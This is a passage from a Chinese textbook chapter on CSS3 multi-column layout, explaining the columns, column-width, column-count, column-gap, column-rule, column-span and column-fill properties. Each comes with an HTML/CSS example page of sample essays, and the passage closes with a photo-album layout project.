
11.3.1　columns 属性

columns 是多列布局特性的基本属性，类似边框特性中的 border 属性。通过该属性，可以设置内容的列数、每列间隔距离和每列的宽度，其基本语法格式如下所示：

```
columns:column-width,column-count
```

其中，column-width 表示列宽度，column-count 表示列数。



column-width 和 column-count 的具体用法参考 11.3.2 和 11.3.3 小节。

【实践案例 11-13】

在传统报刊杂志中，文章常用多栏显示，这样方便阅读。在网页中显示大段文字时，采用多栏显示，能够方便利用浏览器进行阅读。本案例将使用 CSS 3 中的多列布局特性来实现文章多栏显示的功能。具体的代码如下所示：

```
<style type="text/css">
    body{
        columns:250px 3;        /*设置列宽度为 250px，分 3 列布局*/
        -webkit-columns:250px 3;
        background-image:url(images/3670715171284523186.jpg);
    }
    h1{
        color:#003300;
        padding:5px 8px;
        font-size:20px;
        text-align:center;
    }
    h2{
```

```
            font-size:16px;
            text-align:center;
        }
        p{
            color:#333333;
            font-size:14px;
            line-height:180%;
            text-indent:2em;
        }
    </style>
        <body>
            <h1>尘世轮回，宁做一棵小草</h1>
            <h2>作者:百花女神</h2>
            <p>濛濛暮色中，凉风绵延着秋的萧瑟，蕴藏着冬的寒冷，纵横的街道在清冷的夜幕下一
            片寂然，稀落的人群凋零了思绪的花瓣，枝头的黄叶褪去了原野的绿色，时光的手指翻
            阅了青春的画卷，这是一曲忧伤的歌，那缕缕沁心的旋律勾起了多少粉红的回忆；湿润
            了多少深情的双眸；彷徨了多少依偎的倩影。</p>
            <p>
            怅然间，我张开双臂拥抱这秋天的夜空，想感怀一下“中秋月圆”的惬意，可是空旷的
            心情如稀疏的星光一样散落一地，踩过自己的影子被昏暗的光亮拉的很长很长……
            </p>
            <p>岁月的流失，带走了我们豆蔻年华的蓬勃，暗淡了那些年轻绚丽的色彩，远远的街灯
            在深邃的夜色中孤独，窗外，万家灯火的隐隐约约在这迷蒙的天幕上添了一份沉重，生
            活中许多闪烁的瞬间，在冲动后变淡，在温暖后变凉，留下的也只是一些记忆的碎片，
            如痴心于曾经的温柔，执着于缠绵的初衷，随着季节的轮回被尘埃层层覆盖，透过记忆
            的缝隙，原来一切都被风化的烟消云散。</p>
            <p>
            被遗忘的角落，寂寥落寞，流落的光阴，穿戳于尘世的苍白，极力追寻着它原来的模样。
            依恋于黑夜之中渴望黎明的阳光，梦幻的霓虹灯撩拨着夜的静谧，那一抹岁月的斑斓在
            茫茫红尘中羞怯，犹如这八月的桂花一样随风飘香。</p>
        </body>
```

上述代码的运行效果如图 11-17 所示。





图 11-17　columns 属性的示例效果

11.3.2 column-width 属性

column-width 属性用于指定对象单列显示的宽度，该属性可以与其他多列布局属性配合使用，其基本语法格式如下所示：

```
column-width:<length> | auto
```

其中，<length>是由浮点数和单位标识组成的长度，不可为负数；auto 表示根据浏览器计算值并自动设置。



到目前为止，column-width 属性得到了 Safari 浏览器及 Firefox 浏览器的支持。使用 Safari 浏览器时，需要将样式代码书写成“-webkit-column-width”的形式；使用 Firefox 浏览器时，需要将样式代码书写成“-moz-column-width”的形式。

【实践案例 11-14】

本案例仍然以上一节案例为基础，设计 body 元素的列宽度为 300px：如果网页内容能够在单列内显示，则会以单列显示；如果窗口足够宽，且内容很多，则会在多列中进行显示。具体的实现代码如下所示：

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset=gb2312 />
        <title>column-width 属性的使用</title>
        <style type="text/css">
        body{
            -webkit-column-width:300px;
            -moz-column-width:300px;
            column-width:300px;
            background-image:url(images/3670715171284523186.jpg);
        }
        /*省略 h1、h2、p 元素的样式定义*/
        </style>
    </head>

    <body>
        <h1>尘世轮回，宁做一棵小草</h1>
        <h2>作者：百花女神</h2>
        <!--省略文章正文内容-->
    </body>
</html>
```

如上述代码所示，在 body 元素的样式中，定义网页列宽为 300px，则网页中每列的最

大宽度为 300 px。设置 column-width 属性后，其页面将根据窗口的宽度自动调整展现方式，如图 11-18、图 11-19 和图 11-20 所示。




图 11-18　两栏显示




图 11-19　一栏显示



图 11-20　三栏显示

11.3.3　column-count 属性

column-count 属性用于设置对象的显示列数，且列数等高，其语法格式如下所示：

```
column-count:<integer> | auto
```

其中，<integer>用于指定列数，取值为大于 0 的整数。如果 column-width 和 column-count 属性没有明确值，则该值为最大列数；auto 表示根据浏览器计算值并自动设置。

【实践案例 11-15】

下面创建一个案例，设置 column-count 属性值为 4，则无论浏览器窗口如何调整，页

面内容总是遵循 4 列的布局显示，主要实现代码如下所示：

```
<style type="text/css">
    body{
        -webkit-column-count:4;
        -moz-column-count:4;
        column-count:4;
    }
</style>
<p>任何事情，都是有因有果、有始有终。普天之下，众生云集，天地万物皆属灵性使然，自有轮回之律。人，作为一个特殊的群体存在，也会遵循着生命的轮回定律。花地绽放注定了必有凋谢之日，叶地翠绿注定了必有枯黄之势，雨地降落注定了必有停歇之刻，人地出生注定了必有死亡之时。</p>
<p>我不敢说，我不惧怕死亡，生命地逝去任何人都觉得是可怕的，但在与这种可怕究竟值不值得。在颤抖中的日子并不好过，左右摇摆地漂浮注定活得会很辛苦。与其天天地畏惧死亡，倒不如秉下心性，有滋有味地活着自己的每一天。人，只有昂起头颅，大踏步地向前走去，即使面对着暴风雨地侵袭，也会无所畏惧。</p>
```

上述代码的运行效果如图 11-21 所示。



图 11-21　column-count 属性的示例效果

11.3.4　column-gap 属性

column-gap 可以定义两列之间的间距，该属性的语法格式如下所示：

```
column-gap:normal | <length>
```

其中，normal 表示浏览器按照默认设置进行解析，一般为 1em；<length>是由浮点数和单位标识符组成的长度值，不可为负值。

【实践案例 11-16】

本案例将通过设置 column-gap 和 line-height 属性的值，设计疏朗的文档版面效果，以方便阅读大量的文字片段。主要的实现代码如下所示：

```
<style type="text/css">
    body{
        -webkit-column-count:3;
        -moz-column-count:3;
        column-count:3;
        -webkit-column-gap:3em;
        -moz-column-gap:3em;
        column-gap:3em;
        line-height:2.5em;
        background-image:url(images/1109021105da6aff07a49ba400.jpg);
        margin-top:180px;
    }
    h1{
        color:#003300;
        padding:5px 8px;
        font-size:20px;
        text-align:center;
    }
    h2{
        font-size:16px;
        text-align:center;
    }
    p{
        color:#333333;
        font-size:12px;
        line-height:180%;
        text-indent:2em;
    }
</style>
<body>
    <h1>人生是一首沉静浪漫的歌</h1>
    <h2>作者:巴雨</h2>
    <p>人生，其实一直在自己的手里，在自己的心里，在自己的生命里。人生，似一束鲜花，细细欣赏，才能看到花的美丽，美丽易逝，可芳香永留；似一杯清茶，细细品味，才能赏出真的味道，清茶易凉，可淡然永存；似一首歌谣，细细聆听，才能懂得歌的真谛，歌谣易短，可情怀永远。人生，只是一阵风，一场雨，一次经历！</p>
    <p>人生，是一场心灵上的旅行。有些路，走与不走，都在那里；有些话，说与不说，都是伤害；有些人，见与不见，都会离开。失去后才知道珍惜，那是因为不懂得尊重；得到了再失去，那是因为不属于你；属于的要珍惜，才会永远。</p>
    <p>难免和痛苦不期而遇，内心不要背叛自己，快乐的人不是没有痛苦，而是不被痛苦所左右！
    </p>
```

```
    <p>人生如歌。有些话，只能珍藏，不要说，不必说，不想说；有些事，只能珍惜，不能想，
    不必想，不想想；有些情怀，只能体味，不去看，不要看，不能看。沉默到无语，是一种心静，
    只有懂的人懂；沉默到流泪，是一种心动，只有自己的心懂；沉默到沉默，是一种心境，只有
    淡然，坦然！</p>
</body>
```


如上述代码所示，通过设置 column-gap 属性的值为 3em，line-height 属性的值为 2.5em，使文档的列间距为 3em、行高为 2.5em，从而达到了疏朗的文档版面效果。本案例的运行效果如图 11-22 所示。



图 11-22　column-gap 属性的示例效果

11.3.5　column-rule 属性

column-rule 用于定义列与列之间的边框宽度、样式和颜色。简单来说，类似于 border 属性。但 column-rule 不占用任何空间位置，在列与列之间改变其宽度并不会改变任何元素的位置。当 column-rule 的宽度大于 column-gap 时，column-rule 将会和相邻的列重叠，从而形成元素的背景色；但有一点需要注意，column-rule 只存在于两边都有内容的列之间。其基本语法格式如下所示：

```
column-rule:<column-rule-width> | <column-rule-style> | <column-
rule-color>
```

属性说明如下所示。

- **<column-rule-width>**　由浮点数和单位标识符组成的数值，用于定义 column-rule 的宽度，默认值为 medium，不允许取负值。
- **<column-rule-style>**　用于定义列边框的样式，其默认值为 none，当取值为默认值时，column-rule-width 值等于 0。

- **column-rule-color** 用于定义列边框的颜色，其默认值为前景色 color 的值。

【实践案例 11-17】

本案例以上一节的示例为基础，通过设置 column-rule 属性的值为列边框设计样式，使其能够有效地区分各列之间的关系。主要的代码实现如下所示：

```
<style type="text/css">
    body{
        -webkit-column-count:3;
        -moz-column-count:3;
        column-count:3;
        -webkit-column-gap:3em;
        -moz-column-gap:3em;
        column-gap:3em;
        line-height:2.5em;
        -webkit-column-rule:dotted 3px #003300;
        -moz-column-rule:dotted 3px #003300;
        column-rule:dotted 3px #003300;
        background-image:url(images/1109021105da6aff07a49ba400.jpg);
        margin-top:180px;
    }
    /*省略部分样式代码*/
</style>
<body>
    <!--省略文档内容-->
</body>
```

如上述代码所示，每列之间定义了一个点线（dotted）分割线样式、线宽为 3px、深绿色（#003300）的边框。运行效果如图 11-23 所示。




图 11-23　column-rule 属性的示例效果

11.3.6 column-span 属性

column-span 属性可以定义元素跨列显示，也可以设置元素单列显示。该属性的基本语法如下所示：

```
column-span: 1 | all
```

其中，1 表示横跨一列，all 表示横跨所有列。



目前 column-span 属性得到了 Safari 浏览器的支持。使用 Safari 浏览器时，需要将样式代码书写成“-webkit-column-width”的形式。

【实践案例 11-18】

本案例将通过使用 column-span 属性，将文章的标题设置为横跨所有列，并居中显示。具体的实现代码如下所示：

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset=gb2312 />
        <title>column-span 属性的使用</title>
        <style type="text/css">
            body{
                -webkit-column-count:2;
                -moz-column-count:2;
                column-count:2;
                background-image:url(images/b3b7d0a20cf431adfc7f4d744b36
                acaf2fdd98c9.jpg);
                font-size:12px;
                line-height:28px;
                text-indent:2em;
            }
            h1{
                color:#003300;
                padding:5px 8px;
                font-size:20px;
                text-align:center;
                -webkit-column-span:all;
                column-span:all;
            }
            h2{
                font-size:16px;
                text-align:center;
```

```
                -webkit-column-span:all;
                column-span:all;
            }
        </style>
    </head>
    <body>
        <h1>父亲有泪，父亲难落泪</h1>
        <h2>作者:随风小醉</h2>
        <p>“是男人，就没有泪!”很小很小的时候，父亲便将这句话教与了我还有我的兄弟姐妹。然而，我深深知道，“父亲有泪，父亲难落泪。”</p>
        <p>父亲的教诲一直伴随着我成长。然而，我终没有记住父亲的那几句话，我不像父亲，我爱掉泪。然而我比父亲快乐。我的所有的委屈和忧愁都会被融入了泪里，从泪光里，我心倘然。而父亲，他的一切痛苦都被镌刻在了那布满风霜的面庞。而这，却该是需要多大的刚强和承受力啊! </p>
        <p>前日小弟打来电话，连声质问我:“是否与父亲又吵架了?”我拿着话筒支吾了半天，从牙缝里蹦出两个字，“没事!”电话那头一阵沉默，过了会，小弟说:“打电话跟爸道歉，知道吗? 爸老了!”我心头一颤，一阵伤感嵌入心头。想不到，这两年前还和父亲大打出手的小顽童，如今竟说出了如此令人欣慰之语。</p>
        <p>是的，父亲老了。劳累了大半生的父亲，也该老了。去年回家，在父亲弯身为母亲端洗脚水的那刻，不经意间，从那满头的黑发中发现了两根银丝。而今年回家，却见父亲一直引以为豪的黑发，已尽半白，在那苍白的灯台下，隐隐闪烁。</p>
    </body>
</html>
```

如上述代码所示，通过将 column-count 的属性值设置为 2，定义该页面以两列布局的形式显示，而在 body 元素中包含了 h1 和 h2 元素，这两个元素为文章的标题，需要跨行显示，故又分别将这两个元素的 column-span 属性值设置为 all，以跨所有列来显示。该案例的运行结果如图 11-24 所示。



图 11-24　column-span 属性的示例效果

11.3.7 column-fill 属性

column-fill 属性用于定义多列的高度是否统一，该属性的基本语法格式如下所示：

```
column-fill:auto | balance
```

其中，auto 表示各列的高度随其内容的多少而自动变化；balance 表示各列的高度将会根据内容最多的那一列的高度进行统一。

【实践案例 11-19】

本案例将通过设置 column-filll 属性值为 auto，设计不等高的多列布局效果。具体示例代码如下所示：

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset=gb2312 />
        <title>column-fill 属性的使用</title>
        <style type="text/css">
            body{
                -webkit-column-count:2;
                -moz-column-count:2;
                column-count:2;
                -webkit-column-fill:auto;
                -moz-column-fill:auto;
                column-fill:auto;
            }
            h1{
                padding:5px 8px;
                font-size:20px;
                text-align:center;
                -webkit-column-span:all;
                column-span:all;
            }
            #div1{
                width:100%;
                height:400px;
                background-color:#999999;
            }
            #div2{
                width:100%;
                height:300px;
                background-color:#CCCCCC;
            }
        </style>
```

```
    </head>

    <body>
        <h1>花的海洋</h1>
        <div id="div1"><img src="images/01.jpg" width="100%" height=
        "350"></div>
        <div id="div2"><img src="images/62.jpg" width="100%" height=
        "250"></div>
    </body>
</html>
```

该案例的运行效果如图 11-25 所示。



图 11-25　column-file 属性的示例效果

11.4　项目案例 1：设计相册浏览页面

通过本章的学习了解到使用 CSS 3 中的新增属性可以快速地对页面进行多列布局，并且每列的显示宽度和高度都是相同的，从而使页面的设计效率大大提高，为设计者带来了很大的便利。本节将通过使用 CSS 3 中多列布局的相关属性，设计一个以列表形式展现的相册浏览页面。

【实例分析】

无论是在博客系统中，还是在腾讯空间系统中，都能看到一个【相册】栏目，单击该栏目，将呈现出各个相册组的封面，并以列表形式展现。当单击某个相册组的封面时，系统将同样以列表的形式显示出该相册组中的照片信息，包括具体的照片内容和照片描述等信息。本案例将运用 CSS 3 中多列布局的相关属性来制作一个以列表形式展现的相册浏览页面，具体的实现代码如下所示：

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <title>列表相册</title>
        <style type="text/css">
            div{
                -webkit-column-width:150px;
                -moz-column-width:150px;       指定列宽为 150px
                column-width:150px;
                -webkit-column-count:5;
                -moz-column-count:5;           指定列数为 5
                column-count:5;
                height:430px;
            }
            p{
                padding:8px 5px 5px 11px;
                background-color:#CCCCCC;
                border:solid thin #999999;
                margin-top:0px;
            }
            h2{
                font-size:12px;
                color:#666666;
                text-align:center;
            }
        </style>
    </head>
    <body>
        <img src="images/up.jpg">
        <div>
            <p><img src="images/001.jpg" width="140px" height=
            "140px"/></p>
            <h2>最爱喜洋洋</h2>
            <p><img src="images/002.jpg" width="140px" height=
            "140px"/></p>
            <h2>猜猜我在干什么</h2>
            <p><img src="images/003.jpg" width="140px" height=
            "140px"/></p>
            <h2>我们俩是双胞胎</h2>
            <p><img src="images/004.jpg" width="140px" height=
            "140px"/></p>
            <h2>懒惰的大头狗</h2>
            <p><img src="images/005.jpg" width="140px" height=
            "140px"/></p>
```

```
            <h2>憧憬外面的世界</h2>
            <p><img src="images/006.jpg" width="140px" height=
            "140px"/></p>
            <h2>我也会玩电脑</h2>
            <p><img src="images/007.jpg" width="140px" height=
            "140px"/></p>
            <h2>睡觉的狗狗</h2>
            <p><img src="images/008.gif" width="140px" height=
            "140px"/></p>
            <h2>美丽童话</h2>
            <p><img src="images/009.jpg" width="140px" height=
            "140px"/></p>
            <h2>骄傲的公主</h2>
            <p><img src="images/010.gif" width="140px" height=
            "140px"/></p>
            <h2>牵手到永远</h2>
        </div>
    </body>
</html>
```

如上述代码所示，使用 column-width 属性指定列宽为 150px，使用 column-count 属性指定该页面以 5 列的布局显示，并在该文档的主体部分添加了 10 张图片，每张图片的宽度和高度都为 140px。该案例的运行结果如图 11-26 所示。

